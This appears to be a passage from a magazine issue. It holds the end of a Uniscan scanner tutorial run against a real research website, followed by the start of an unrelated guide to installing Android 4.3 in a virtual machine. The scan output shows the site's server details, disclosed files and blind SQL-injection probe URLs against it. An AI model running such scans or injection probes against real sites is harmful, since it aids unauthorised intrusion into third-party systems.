


```
| Source Code Disclosure:
| [+] Source Code Found: http://www.hubbardbrook.org/mirrorlake_kids_tour/what_l
ives_in_mirror_lake.htm
| [+] Source Code Found: http://www.hubbardbrook.org/mirrorlake_kids_tour/how_di
d_everything.htm
| [+] Source Code Found: http://www.hubbardbrook.org/people/images/junkfiles.txt
| [+] Source Code Found: http://www.hubbardbrook.org/mirrorlake_kids_tour/protis
ta.htm
| [+] Source Code Found: http://www.hubbardbrook.org/mirrorlake_kids_tour/anamal
ia.htm
| [+] Source Code Found: http://www.hubbardbrook.org/mirrorlake_kids_tour/what_i
s_ecology.htm
| [+] Source Code Found: http://www.hubbardbrook.org/mirrorlake_kids_tour/Templa
tes/index3.dwt.asp
| [+] Source Code Found: http://www.hubbardbrook.org/people/images/2009
| [+] Source Code Found: http://www.hubbardbrook.org/mirrorlake_kids_tour/anamal
ia2.htm
```

Figure 8. Source Code Disclosure

Step 6.

Timthumb and external hosts (Figure 9).




```
| Timthumb:
|
| External hosts:
| [+] External Host Found: http://www.fsl.orst.edu
| [+] External Host Found: http://www.allaboutbirds.org
| [+] External Host Found: http://hydro.vwrrc.vt.edu
| [+] External Host Found: http://www.endnote.com
| [+] External Host Found: http://www.dartmouth.edu
| [+] External Host Found: http://www.geol.lu.se
| [+] External Host Found: http://www.syr.edu
| [+] External Host Found: http://www.campbellsci.com
| [+] External Host Found: http://hubbardbrook.org
| [+] External Host Found: http://www.hubbardbrookfoundation.org
| [+] External Host Found: http://www.geology.neab.net
| [+] External Host Found: http://lvis.gsfc.nasa.gov
| [+] External Host Found: http://www.microscopy-uk.org.uk
| [+] External Host Found: http://www.bio.umass.edu
| [+] External Host Found: http://www.uvm.edu
```

No result

Figure 9. Timthumb and external hosts

Step 7.

PHPinfo () Disclosure and Web Backdoors (Figure 10).




```
| PHPinfo() Disclosure:
|
| Web Backdoors:
|
| Ignored Files:
| http://www.hubbardbrook.org/gis/metadata/111_gis_peaks_eml.xml
| http://www.hubbardbrook.org/gis/metadata/91_gis_contusgs_eml.xml
| http://www.hubbardbrook.org/6-12_education/TeacherActivities/TeachHdout/H03.do
c
| http://www.hubbardbrook.org/eml/5_knb-lter-hbr.5.6.xml
| http://www.hubbardbrook.org/eml/35_knb-lter-hbr.35.6.xml
| http://www.hubbardbrook.org/gis/metadata/94_gis_wsheds_eml.xml
| http://www.hubbardbrook.org/gis/metadata/114_gis_wmnf_eml.xml
| http://www.hubbardbrook.org/gis/metadata/99_gis_hb30mdem_eml.xml
| http://www.hubbardbrook.org/people/images/..
| http://www.hubbardbrook.org/eml/81_animals_-_bird_abundance_data.xml
| http://www.hubbardbrook.org/gis/metadata/98_gis_hb10mdem_eml.xml
| http://www.hubbardbrook.org/eml/14_atmospheric_inputs_-_precipitation_by_water
shed.xml
```

No result

Figure 10. PHPinfo () Disclosure and Web Backdoors

Step 8.

Dynamic test plugin names and FCKeditor tests (Figure 11).




```
| Dynamic tests:
| Plugin name: Learning New Directories v.1.2 Loaded.
| Plugin name: FCKedior tests v.1.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: Find Backup Files v.1.2 Loaded.
| Plugin name: Blind SQL-injection tests v.1.3 Loaded.
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.2 Loaded.
| Plugin name: SQL-injection tests v.1.2 Loaded.
| Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
| Plugin name: Web Shell Finder v.1.3 Loaded.
| [+] 0 New directories added
|

|

| FCKeditor tests:
|
```

Figure 11. Dynamic test plugin names and FCKeditor tests

Step 9.

Timthumb < 1.33 vulnerability, Backup Files and Blind SQL Injection vulnerability information (Figure 12).




```
| Timthumb < 1.33 vulnerability:
|

|

| Backup Files:
|

|

| Blind SQL Injection:
| [+] Vul [Blind SQL-i]: http://www.hubbardbrook.org/image_library/view.php?id=6
'+AND+'1'='1
| [+] Keyword: Sensing
| [+] Vul [Blind SQL-i]: http://www.hubbardbrook.org/image_library/view.php?id=1
0'+AND+'1'='1
| [+] Keyword: Sensing
| [+] Vul [Blind SQL-i]: http://www.hubbardbrook.org/image_library/view.php?id=4
'+AND+'1'='1
| [+] Keyword: Sensing
|
```

Figure 12. Timthumb < 1.33 vulnerability, Backup Files and Blind SQL Injection vulnerability information

Step 10.

Local File Include, PHP CGI Argument Injection, Remote Command Execution, Remote File Include, SQL Injection (Figure 13).




```
| Local File Include:
|

|
| PHP CGI Argument Injection:
|

|
| Remote Command Execution:
|

|
| Remote File Include:
|

|
| SQL Injection:
```

Figure 13. Local File Include, PHP CGI Argument Injection, Remote Command Execution, Remote File Include, SQL Injection

Step 11.

Web Shell Finder, Static test plugin names, Local file Include, Remote Command Execution (Figure 14).




```
| Web Shell Finder:
================================================================================
===================
| Static tests:
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.1 Loaded.
|

|
| Local File Include:
|

|
| Remote Command Execution:
|
```

Figure 14. Web Shell Finder, Static test plugin names, Local file Include, Remote Command Execution

Step 12.

Remote File Include (Figure 15).




```
| Remote File Include:
================================================================================
====================
Scan end date: 2-12-2013 0:51:45


HTML report saved in: report/www.hubbardbrook.org.html
root@MrQuiety:~#
```

Figure 15. Remote File Include

Step 13.

Here we are starting Uniscan-gui. First of all, write your target URL in the *URL* field. Then, select the box from *Uniscan Options*. It depends on which type of scan and which plugin do you want to apply. Then, click `Start scan` and wait for the scan to finish. After completing, you have to click *Open log file*. There you can see your scan result (Figure 16).



URL: www.hubbardbrook.org

Uniscan Options: ☒ Check Directory □ Check Files □ Check /robots.txt □ Dynamic tests □ Static tests □ Stress tests □ Web Fingerprint □ Server Fingerprint

1. write Url which one do you want to scan

2. click which type of test/plugins do you want to scan


3. click here for starting scan

4. open log file will show you your all scan results

Figure 16. Scanning options


Step 14.

Open log file. Here, you can see your scan result (Figure 17).



```
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.2


Scan date: 1-12-2013 20:46:36
===========================================================================================
| Domain: http://www.hubbardbrook.org/
| Server: Apache/2.2.16 (Debian)
| IP: 132.177.243.198
===========================================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://www.hubbardbrook.org/eml/
| [+] CODE: 200 URL: http://www.hubbardbrook.org/gis/
| [+] CODE: 200 URL: http://www.hubbardbrook.org/icons/
| [+] CODE: 200 URL: http://www.hubbardbrook.org/image_library/
| [+] CODE: 200 URL: http://www.hubbardbrook.org/people/
| [+] CODE: 200 URL: http://www.hubbardbrook.org/samples/
===========================================================================================
|
| File check:
| [+] CODE: 200 URL: http://www.hubbardbrook.org/server-status
| [+] CODE: 200 URL: http://www.hubbardbrook.org/favicon.ico
| [+] CODE: 200 URL: http://www.hubbardbrook.org/index.shtml
===========================================================================================
```

Figure 17. Log file – scan results



How to Install Android 4.3 on VM

by Rrajesh Kumar

In my previous article I teached you how to install BackTrack 5 on Virtual Machine. This time you will deal with Android 4.3. You will need just Android-x86-4.3.ISO and any Virtual Machine Software.

Requirements

- Android-x86-4.3.ISO
- Any Virtual Machine Software (recommended VM player & VM workstation)

Step 1.

Go to *File* and click on *New Virtual Machine* (Figure 1).





Figure 1. Creating a new virtual machine

Step 2.

Select *Typical* and click *Next* (Figure 2).


New Virtual Machine Wizard

Welcome to the New Virtual Machine Wizard

What type of configuration do you want?

● Typical (recommended)

Create a Workstation 9.0 virtual machine in a few easy steps.


○ Custom (advanced)

Create a virtual machine with advanced options, such as a SCSI controller type, virtual disk type and compatibility with older VMware products.

Figure 2. Choosing the type of configuration

Step 3.

Select the ISO file and click *Next* (Figure 3).



Guest Operating System Installation

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

○ Installer disc:

DVD RW Drive (G:) Games

click on browse & select Android ISo

● Installer disc image file (iso):

D:\android-x86-4.3-20130725.iso

Cannot read this file.
Specify a different file or select a different option to continue.


○ I will install the operating system later.

The virtual machine will be created with a blank hard disk.

Figure 3. Selecting the ISO file

Step 4.

You can rename your OS and also you can choose where do you want to install it (Figure 4).



Name the Virtual Machine

What name would you like to use for this virtual machine?

Rename it or leave it as default

Virtual machine name:

Android 4.3

Location:

C:\Users\Musthiaib\Documents\Virtual Machines\Android 4.3

